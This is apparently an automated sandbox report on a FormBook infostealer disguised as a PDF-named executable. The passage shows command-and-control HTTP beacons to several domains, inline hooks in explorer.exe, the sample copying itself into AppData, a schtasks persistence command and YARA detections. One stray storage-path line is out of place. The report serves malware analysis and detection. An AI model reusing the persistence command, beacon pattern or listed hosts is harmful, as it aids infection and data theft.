Apr 12, 2021 09:43:24.183934927 CEST	1127	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Mon, 12 Apr 2021 07:43:24 GMT Content-Type: text/html Content-Length: 169 Connection: close Location: http://loveru.jp/gnk/?Ezr0pl=DnbLuT&sZvD88=H+m5DnQ6CNrLWDhOr9+GU7qZReU4k+N7/cnPpyZ0AIPp8Rivccl87rPwP+687pRYxKR0 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49740	198.185.159.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:43:44.678704023 CEST	5247	OUT	GET /gnk/?sZvD88=SYZO30Rw9/xWTIeSKGPhX7HmTPZweoUXDGzJY+4zU//Zy+/I+iT+Zq6wGsmgWs8tlcqs&Ezr0pl=DnbLuT HTTP/1.1 Host: www.mobcitylabs.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 09:43:44.813931942 CEST	5249	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Mon, 12 Apr 2021 07:43:44 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: kEGnInDp/hKYuFDhP Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49745	104.21.82.58	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:44:05.136970043 CEST	5340	OUT	GET /gnk/?Ezr0pl=DnbLuT&sZvD88=xQkMVUIjVgEDTyCEhmabftVVaeWVPbzi+0a4N1BcO5prH32uPLxq/R2onmpvBIdlFaM0 HTTP/1.1 Host: www.xinghai-nb.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:44:05.511739969 CEST	5342	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 07:44:05 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=d72ec4b3964b294bd555efaced376efd01618213445; expires=Wed, 12-May-21 07:44:05 GMT; path=/; domain=.xinghai-nb.com; HttpOnly; SameSite=Lax Vary: Accept-Encoding X-Powered-By: PHP/7.0.19 CF-Cache-Status: DYNAMIC cf-request-id: 0966a2b631000017529682e000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=bL4emAZmoLNoh%2F3y5WI9QpI6yOiIcN7xVH9SrzyE6GhNjo6VNig%2BM45zGnZLTIAGb0FPWEmdMWFC37FFas0RU7FLM%2F7C5Hq4GzvkrBsrszU8ZOE%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 63ead3d04ee51752-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 37 62 35 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 36 34 30 2c 74 61 72 67 65 74 2d 64 65 6e 73 69 74 79 64 70 69 3d 33 32 30 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0d 0a 3c 74 69 74 6c 65 3e e7 8b bc e4 ba ba 41 56 2c e7 8b bc e4 ba ba 41 50 50 2c e7 8b bc e4 ba ba e5 9c a8 e7 ba bf e8 a7 86 e9 a2 91 2c e7 8b bc e4 ba ba e8 bf 85 e9 9b b7 e4 b8 8b e8 bd bd 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 e7 8b bc e4 ba ba 41 56 2c e7 8b bc e4 ba ba 41 50 50 2c e7 8b bc e4 ba ba e5 9c a8 e7 ba bf e8 a7 86 e9 a2 91 2c e7 8b bc e4 ba ba e8 bf 85 e9 9b b7 e4 b8 8b e8 bd bd 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 e7 8b bc e5 8f 8b e8 a7 86 e9 a2 91 ef bc 88 78 69 6e 67 68 61 69 2d 6e 62 2e 63 6f 6d ef bc 89 e6 94 be e8 bf 87 e6 88 91 2e 2e 2e 2e 2e 2e e4 b8 8d e8 a6 81 2e 2e 2e 2e 2e 2e e7 8b bc e4 ba ba 41 56 2c e7 8b bc e4 ba ba 41 50 50 2c e7 8b bc e4 ba ba e5 9c a8 e7 ba bf e8 a7 86 e9 a2 91 2c e7 8b bc e4 ba ba e8 bf 85 e9 9b b7 e4 b8 8b e8 bd bd e6 ad a3 e5 9c a8 e6 92 ad e6 94 be 2e 2e 2e 2e 2e 2e e5 93 a5 e5 93 a5 2e 2e 2e 2e 2e 2e e4 bc 9a e5 9d 8f e6 8e 89 2e 2e 2e Data Ascii: 17b5<!DOCTYPE html><html><head><meta charset="utf-8"><meta name="viewport" content="width=640,target-densitydpi=320,user-scalable=no"><title>AV,APP,,</title><meta name="keywords" content="AV,APP,,"><meta name="description" content="xinghai-nb.com.....AV,APP,,.....

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes


Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x88 0x8E 0xE3
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x80 0x0E 0xE3
GetMessageW	INLINE	0x48 0x8B 0xB8 0x80 0x0E 0xE3
GetMessageA	INLINE	0x48 0x8B 0xB8 0x88 0x8E 0xE3

Statistics

Behavior

● INQUIRY 1820521 pdf.exe
● schtasks.exe



System Behavior

Analysis Process: INQUIRY 1820521 pdf.exe PID: 6928 Parent PID: 6004

General

Start time:	09:42:05
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe'
Imagebase:	0xd50000
File size:	859648 bytes
MD5 hash:	DD3AE15E952C239AE6D87C8374B3B460
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.681685603.0000000003579000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.682219673.000000000492C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.682219673.000000000492C000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.682219673.000000000492C000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown
C:\Users\user\AppData\Roaming\YAhcdYrYHFkNNf.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6BFCDD66	CopyFileW
C:\Users\user\AppData\Roaming\YAhcdYrYHFkNNf.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6BFCDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp7085.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6BFC7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\INQUIRY 1820521 pdf.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D48C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7085.tmp	success or wait	1	6BFC6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\YAhcdYrYHFkNNf.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 b4 12 73 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 12 0d 00 00 0a 00 00 00 00 00 00 ee 31 0d 00 00 20 00 00 00 40 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 0d 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....s`.......... ....P.............1... ...@....@.. ....@................	success or wait	4	6BFCDD66	CopyFileW
C:\Users\user\AppData\Roaming\YAhcdYrYHFkNNf.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6BFCDD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7085.tmp	unknown	1647	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6BFC1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\INQUIRY 1820521 pdf.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D48C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D155705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D15CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BFC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BFC1B4F	ReadFile

Analysis Process: schtasks.exe PID: 7156 Parent PID: 6928

General

Start time:	09:42:19
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\YAhcdYrYHFkNNf' /XML 'C:\Users\user\AppData\Local\Temp\tmp7085.tmp'
Imagebase:	0x250000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7085.tmp	unknown	2	success or wait	1	25AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp7085.tmp	unknown	1648	success or wait	1	25ABD9	ReadFile

Analysis Process: conhost.exe PID: 6204 Parent PID: 7156

General

Start time:	09:42:19
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: INQUIRY 1820521 pdf.exe PID: 2848 Parent PID: 6928

General

Start time:	09:42:20
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe
Imagebase:	0x390000
File size:	859648 bytes
MD5 hash:	DD3AE15E952C239AE6D87C8374B3B460
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: INQUIRY 1820521 pdf.exe PID: 1848 Parent PID: 6928

General

Start time:	09:42:20
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe
Imagebase:	0xa0000
File size:	859648 bytes
MD5 hash:	DD3AE15E952C239AE6D87C8374B3B460
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: INQUIRY 1820521 pdf.exe PID: 1496 Parent PID: 6928

General

Start time:	09:42:21
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe
Imagebase:	0x1d0000
File size:	859648 bytes
MD5 hash:	DD3AE15E952C239AE6D87C8374B3B460
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: INQUIRY 1820521 pdf.exe PID: 1664 Parent PID: 6928

General

Start time:	09:42:21
Start date:	12/04/2021

Path:	C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe
Imagebase:	0x940000
File size:	859648 bytes
MD5 hash:	DD3AE15E952C239AE6D87C8374B3B460
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.727064011.00000000013C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.727064011.00000000013C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.727064011.00000000013C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.725306924.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.725306924.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.725306924.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.727127963.00000000013F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.727127963.00000000013F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.727127963.00000000013F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 1664

General

Start time:	09:42:24
Start date:	12/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: autochk.exe PID: 6816 Parent PID: 3424

General

Start time:	09:42:40
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\autochk.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autochk.exe
Imagebase:	0xe00000
File size:	871424 bytes
MD5 hash:	34236DB574405291498BCD13D20C42EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ipconfig.exe PID: 6824 Parent PID: 3424

General

Start time:	09:42:41
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ipconfig.exe
Imagebase:	0xb50000
File size:	29184 bytes
MD5 hash:	B0C7423D02A007461C850CD0DFE09318
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.907270065.0000000000A00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.907270065.0000000000A00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.907270065.0000000000A00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.907534755.0000000000B20000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by 